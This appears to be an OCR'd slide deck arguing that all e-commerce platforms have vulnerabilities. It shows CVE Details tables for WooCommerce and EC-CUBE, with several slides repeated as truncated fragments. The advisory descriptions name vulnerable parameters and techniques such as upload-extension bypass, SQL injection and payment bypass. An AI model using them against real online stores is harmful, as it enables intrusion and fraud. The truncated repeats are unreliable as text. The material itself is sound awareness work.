Motivation: E-Commerce Sites and Their Vulnerabilities

The fact: All EC (E-Commerce) platforms (free or commercials) has vulnerabilities



Woocommerce : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results


#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2022-2099	94			2022-07-17	2022-07-18	3.5	None	Remote	Medium	???	None	Partial	None
The WooCommerce WordPress plugin before 6.6.0 is vulnerable to stored HTML injection due to lack of escaping and sanitizing in the payment gateway titles														
2	CVE-2021-32790	89		Sql	2021-07-26	2021-08-04	4.0	None	Remote	Low	???	Partial	None	None
Woocommerce is an open source eCommerce plugin for WordPress. An SQL injection vulnerability impacts all WooCommerce sites running the WooCommerce plugin between version 3.3.0 and 3.3.6. Malicious actors (already) having admin access, or API keys to the WooCommerce site can exploit vulnerable endpoints of \`/wp-json/wc/v3/webhooks\`, \`/wp-json/wc/v2/webhooks\` and other webhook listing API. Read-only SQL queries can be executed using this exploit, while data will not be returned, by carefully crafting \`search\` parameter information can be disclosed using timing and related attacks. Version 3.3.6 is the earliest version of Woocommerce with a patch for this vulnerability. There are no known workarounds other than upgrading.														
3	CVE-2021-24940	79		XSS	2022-03-14	2022-03-20	4.3	None	Remote	Medium	Not required	None	Partial	None
The Persian Woocommerce WordPress plugin through 5.8.0 does not escape the s parameter before outputting it back in an attribute in the admin dashboard, which could lead to a Reflected Cross-Site Scripting issue														
4	CVE-2021-24938	79		XSS	2021-12-06	2021-12-06	4.3	None	Remote	Medium	Not required	None	Partial	None
The WOOCS WordPress plugin before 1.3.7.1 does not sanitise and escape the key parameter of the woocs_update_profiles_data AJAX action (available to any authenticated user) before outputting it back in the response, leading to a Reflected cross-Site Scripting issue														
5	CVE-2021-24323	79		XSS	2021-05-17	2021-05-24	3.5	None	Remote	Medium	???	None	Partial	None
When taxes are enabled, the "Additional tax classes" field was not properly sanitised or escaped before being output back in the admin dashboard, allowing high privilege users such as admin to use XSS payloads even when the unfiltered_html is disabled														
6	CVE-2021-24212	434			2021-04-05	2021-04-12	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
The WooCommerce Help Scout WordPress plugin before 2.9.1 (https://woocommerce.com/products/woocommerce-help-scout/) allows unauthenticated users to upload any files to the site which by default will end up in wp-content/uploads/hstmp.														
7	CVE-2021-24171	434		Bypass	2021-04-05	2021-04-12	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
The WooCommerce Upload Files WordPress plugin before 59.4 ran a single sanitization pass to remove blocked extensions such as .php. It was possible to bypass this and upload a file with a PHP extension by embedding a "blocked" extension within another "blocked" extension in the "wcuf_file_name" parameter. It was also possible to perform a double extension attack and upload files to a different location via path traversal using the "wcuf_current_upload_session_id" parameter.														
8	CVE-2020-35627	434		Exec Code	2020-12-28	2020-12-30	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Ultimate WooCommerce Gift Cards 3.0.2 is affected by a file upload vulnerability in the Custom GiftCard Template that can remotely execute arbitrary code. Once it contains the function "Custom Gift Card Template", the function of uploading a custom image is used, changing the name of the image extension to PHP and executing PHP code on the server.														
9	CVE-2020-29156	863			2020-12-27	2021-07-21	5.0	None	Remote	Low	Not required	Partial	None	None
The WooCommerce plugin before 4.7.0 for WordPress allows remote attackers to view the status of arbitrary orders via the order_id parameter in a fetch_order_status action.														
10	CVE-2020-11497	354		Bypass	2020-08-26	2020-09-01	5.0	None	Remote	Low	Not required	None	Partial	None
An issue was discovered in the NAB Transact extension 2.1.0 for the WooCommerce plugin for WordPress. An online payment system bypass allows orders to be marked as fully paid by assigning an arbitrary bank transaction ID during the payment-details entry step.														
11	CVE-2019-20891	352		XSS CSRF	2020-06-19	2020-06-25	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
WooCommerce before 3.6.5, when it handles CSV imports of products, has a cross-site request forgery (CSRF) issue with resultant stored cross-site scripting (XSS) via includes/admin/importers/class-wc-product-csv-importer-controller.php.														

Source: CVE Details

Motivation: E-Commerce Sites and Their Vulnerabilities

LAC

The fact: All EC (E-Commerce) platforms (free or commercials) has vulnerabilities



Woocommerce : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5

Sort Results By : CVE Number Descending C

Copy Results Download Results

#	CVE ID	CWE ID	# o
1	CVE-2022-2099	94	
The WooCommerce WordPress plugin bef			
2	CVE-2021-32790	89	
Woocommerce is an open source eComm (already) having admin access, or API ke queries can be executed using this exploi Woocommerce with a patch for this vulne			
3	CVE-2021-24940	79	
The Persian Woocommerce WordPress plu			
4	CVE-2021-24938	79	
The WOOCS WordPress plugin before 1.3 response, leading to a Reflected cross-Si			
5	CVE-2021-24323	79	
When taxes are enabled, the "Additional when the unfiltered_html is disabled			
6	CVE-2021-24212	434	
The WooCommerce Help Scout WordPres in wp-content/uploads/hstmp.			
7	CVE-2021-24171	434	
The WooCommerce Upload Files WordPre embedding a "blocked" extension within traversal using the "wcuf_current_upload			
8	CVE-2020-35627	434	
Ultimate WooCommerce Gift Cards 3.0.2 the function of uploading a custom image			
9	CVE-2020-29156	863	
The WooCommerce plugin before 4.7.0 fo			
10	CVE-2020-11497	354	
An issue was discovered in the NAB Trans transaction ID during the payment-detail			
11	CVE-2019-20891	352	
WooCommerce before 3.6.5, when it han importer-controller.php.			

Ec-cube » Ec-cube : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending


Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2022-25355	862			2022-02-24	2022-03-04	5.0	None	Remote	Low	Not required	None	Partial	None
EC-CUBE 3.0.0 to 3.0.18-p3 and EC-CUBE 4.0.0 to 4.1.1 improperly handle HTTP Host header values, which may lead a remote unauthenticated attacker to direct the vulnerable version of EC-CUBE to send an Email with some forged reissue-password URL to EC-CUBE users.														
2	CVE-2021-20842	352		CSRF	2021-11-24	2021-11-27	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site request forgery (CSRF) vulnerability in EC-CUBE 2 series 2.11.0 to 2.17.1 allows a remote attacker to hijack the authentication of Administrator and delete Administrator via a specially crafted web page.														
3	CVE-2021-20841			Bypass	2021-11-24	2022-07-12	4.0	None	Remote	Low	???	None	Partial	None
Improper access control in Management screen of EC-CUBE 2 series 2.11.2 to 2.17.1 allows a remote authenticated attacker to bypass access restriction and to alter System settings via unspecified vectors.														
4	CVE-2021-20778			Bypass +Info	2021-07-01	2021-07-08	5.0	None	Remote	Low	Not required	Partial	None	None
Improper access control vulnerability in EC-CUBE 4.0.6 (EC-CUBE 4 series) allows a remote attacker to bypass access restriction and obtain sensitive information via unspecified vectors.														
5	CVE-2021-20751	79		XSS	2021-06-28	2021-07-07	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting vulnerability in EC-CUBE EC-CUBE 4.0.0 to 4.0.5-p1 (EC-CUBE 4 series) allows a remote attacker to inject an arbitrary script by leading an administrator or a user to a specially crafted page and to perform a specific operation.														
6	CVE-2021-20750	79		XSS	2021-06-28	2021-07-07	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting vulnerability in EC-CUBE EC-CUBE 3.0.0 to 3.0.18-p2 (EC-CUBE 3 series) and EC-CUBE 4.0.0 to 4.0.5-p1 (EC-CUBE 4 series) allows a remote attacker to inject an arbitrary script by leading an administrator or a user to a specially crafted page and to perform a specific operation.														
7	CVE-2021-20717	79		XSS	2021-05-10	2021-05-17	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting vulnerability in EC-CUBE 4.0.0 to 4.0.5 allows a remote attacker to inject a specially crafted script in the specific input field of the EC web site which is created using EC-CUBE. As a result, it may lead to an arbitrary script execution on the administrator's web browser.														
8	CVE-2020-5680	20			2020-12-03	2020-12-03	5.0	None	Remote	Low	Not required	None	None	Partial
Improper input validation vulnerability in EC-CUBE versions from 3.0.5 to 3.0.18 allows a remote attacker to cause a denial-of-service (DoS) condition via unspecified vector.														
9	CVE-2020-5679	1021			2020-12-03	2020-12-03	4.3	None	Remote	Medium	Not required	None	Partial	None
Improper restriction of rendered UI layers or frames in EC-CUBE versions from 3.0.0 to 3.0.18 leads to clickjacking attacks. If a user accesses a specially crafted page while logged into the administrative page, unintended operations may be conducted.														
10	CVE-2020-5590	22		Dir. Trav.	2020-06-19	2020-06-24	5.5	None	Remote	Low	???	None	Partial	Partial
Directory traversal vulnerability in EC-CUBE 3.0.0 to 3.0.18 and 4.0.0 to 4.0.3 allows remote authenticated attackers to delete arbitrary files and/or directories on the server via unspecified vectors.														
11	CVE-2018-16191	601			2019-01-09	2019-02-06	5.8	None	Remote	Medium	Not required	Partial	Partial	None
Open redirect vulnerability in EC-CUBE (EC-CUBE 3.0.0, EC-CUBE 3.0.1, EC-CUBE 3.0.2, EC-CUBE 3.0.3, EC-CUBE 3.0.4, EC-CUBE 3.0.5, EC-CUBE 3.0.6, EC-CUBE 3.0.7, EC-CUBE 3.0.8, EC-CUBE 3.0.9, EC-CUBE 3.0.10, EC-CUBE 3.0.11, EC-CUBE 3.0.12, EC-CUBE 3.0.12-p1, EC-CUBE 3.0.13, EC-CUBE 3.0.14, EC-CUBE 3.0.15, EC-CUBE 3.0.16) allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via unspecified vectors.														
12	CVE-2008-4991	89		Exec Code Sql	2008-11-06	2017-08-08	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
SQL injection vulnerability in LOCKON CO.,LTD. EC-CUBE 2.3.0 and earlier, 1.4.7 and earlier, and 1.5.0-beta2 and earlier; and Community Edition 1.3.5 and earlier allows remote attackers to execute arbitrary SQL commands via the parameter.														
13	CVE-2008-4537	79		XSS	2008-10-10	2017-08-08	4.3	None	Remote	Medium	Not required	None	Partial	None
Cross-site scripting (XSS) vulnerability in EC-CUBE Ver1 1.4.6 and earlier, Ver1 Beta 1.5.0-beta and earlier, Ver2 2.1.2a and earlier, Ver2 Beta(RC) 2.1.1-beta and earlier, Community Edition 1.3.4 and earlier, and Community Edition Nightly-Build r17336 and earlier allows remote attackers to inject arbitrary web script or HTML via unspecified vectors, a different issue than CVE-2008-4535 and CVE-2008-4536.														

Source: CVE Details

Motivation: E-Commerce Sites and Their Vulnerabilities

The fact: All EC (E-Commerce) platforms (free or commercials) has vulnerabilities



Woocommerce : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5

Sort Results By : CVE Number Descending C

Copy Results Download Results

#	CVE ID	CWE ID	# o
1	CVE-2022-2099	94	
The WooCommerce WordPress plugin bef			
2	CVE-2021-32790	89	
Woocommerce is an open source eComm (already) having admin access, or API ke queries can be executed using this exploi Woocommerce with a patch for this vulne			
3	CVE-2021-24940	79	
The Persian Woocommerce WordPress plu			
4	CVE-2021-24938	79	
The WOOCS WordPress plugin before 1.3 response, leading to a Reflected cross-Si			
5	CVE-2021-24323	79	
When taxes are enabled, the "Additional when the unfiltered_html is disabled			
6	CVE-2021-24212	434	
The WooCommerce Help Scout WordPres in wp-content/uploads/hstmp.			
7	CVE-2021-24171	434	
The WooCommerce Upload Files WordPre embedding a "blocked" extension within traversal using the "wcuf_current_upload			
8	CVE-2020-35627	434	
Ultimate WooCommerce Gift Cards 3.0.2 the function of uploading a custom image			
9	CVE-2020-29156	863	
The WooCommerce plugin before 4.7.0 f			
10	CVE-2020-11497	354	
An issue was discovered in the NAB Trans transaction ID during the payment-detail			
11	CVE-2019-20891	352	
WooCommerce before 3.6.5, when it han importer-controller.php.			

Ec-cube » Ec-cube : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2

Sort Results By : CVE Number Desce

Copy Results Download Results

#	CVE ID	CWE ID
1	CVE-2022-25355	862
EC-CUBE 3.0.0 to 3.0.18-p3 and with some forged reissue-passwo		
2	CVE-2021-20842	352
Cross-site request forgery (CSRF)		
3	CVE-2021-20841	
Improper access control in Manag		
4	CVE-2021-20778	
Improper access control vulnerab		
5	CVE-2021-20751	79
Cross-site scripting vulnerability i perform a specific operation.		
6	CVE-2021-20750	79
Cross-site scripting vulnerability i administrator or a user to a speci		
7	CVE-2021-20717	79
Cross-site scripting vulnerability i lead to an arbitrary script executi		
8	CVE-2020-5680	20
Improper input validation vulnera		
9	CVE-2020-5679	1021
Improper restriction of rendered unintended operations may be co		
10	CVE-2020-5590	22
Directory traversal vulnerability ir		
11	CVE-2018-16191	601
Open redirect vulnerability in EC- 3.0.10, EC-CUBE 3.0.11, EC-CUB phishing attacks via unspecified v		
12	CVE-2008-4991	89
SQL injection vulnerability in LOC commands via the parameter.		
13	CVE-2008-4537	79
Cross-site scripting (XSS) vulnera Community Edition Nightly-Build		

SAP » Commerce Cloud : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

